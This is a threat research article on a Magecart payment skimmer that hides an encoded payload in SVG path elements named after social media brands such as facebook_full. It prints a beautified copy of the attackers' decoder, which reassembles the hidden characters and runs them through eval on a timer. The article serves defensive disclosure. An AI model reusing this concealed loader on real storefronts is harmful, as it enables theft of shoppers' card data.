Payment skimmer hides in social media buttons

sansec.io/research/svg-malware

November 26, 2020

- 26th November 2020

  Web Skimming / Sansec Threat Research
  Learn about new eCommerce hacks?

  Receive an alert whenever we discover new hacks or vulnerabilities that may affect your online store.

- What is
  Magecart?

  Also known as digital skimming, this crime has surged since 2015. Criminals steal card data during online shopping. Who are behind these notorious hacks, how does it work, and how have Magecart attacks evolved over time?


  About Magecart

Researchers at Sansec have uncovered a novel technique to inject payment skimmers onto checkout pages. This new malware has two parts: a concealed payload and a decoder, of which the latter reads the payload and executes the concealed code.

While skimmers have added their malicious payload to benign files like images in the past, this is the first time that malicious code has been constructed as a perfectly valid image. The result is that security scanners can no longer find malware just by testing for valid syntax.

The malicious payload assumes the form of an html `<svg>` element, using the `<path>` element as a container for the payload. The payload itself is concealed utilizing syntax that strongly resembles correct use of the `<svg>` element. To complete the illusion of the image being benign, the malware's creator has named it after a trusted social media company. Further investigation has revealed there are at least six major names being used:

```
google_full
facebook_full
twitter_full
instagram_full
youtube_full
pinterest_full
```



Steganography

The second part of the malware is a decoder that interprets & executes the payload. Below is a beautified version:

```
var e = document.getElementById("facebook_full");
window.animating = e.querySelectorAll("path");
document.line = e ? "" : "rotate";
for (var s = 0; animating.length > s; s++) {
  document.line += animating[s].getAttribute("line");
}
window.transform = document.line.split("c.z");
document.anchor = transform[0] - ![];
window.size = transform[1] - false;
document.d = transform[2].replace(/ |h|c|M|z|-/gi, ".");
document.d = document.d.split("."), line = "";
for (var s = 1; document.d.length > s; s++) {
  line += String.fromCharCode(((document.d[s] - document.anchor) ^ size) - document.anchor);
}
setInterval(function () {
  window.flag = 0;
  eval(line);
}, 0x1388);
```

It is worth noting that the decoder does not have to be injected in the same location as the payload. This adds to it's concealment, as finding only one of the parts, one might not deduce the true purpose of a slightly strangely formatted svg.

An attacker can of course conceal any payload with this technique. Samples taken by Sansec revealed payment skimming as the true purpose of the malware injections.

Possible Test Run?

In June 2020 a similar malware was detected by Sansec, using the same technique. This malware was not as sophisticated and was only detected on 9 sites on a single day. Of these 9 infected sites, only 1 had functional malware. The 8 remaining sites all missed one of the two components, rendering the malware useless.

After the discovery of this new and more sophisticated malware, the question arises if the June injections could have been the creator running a test to see how well their new creation would fare. This new malware was first found on live sites in mid-September.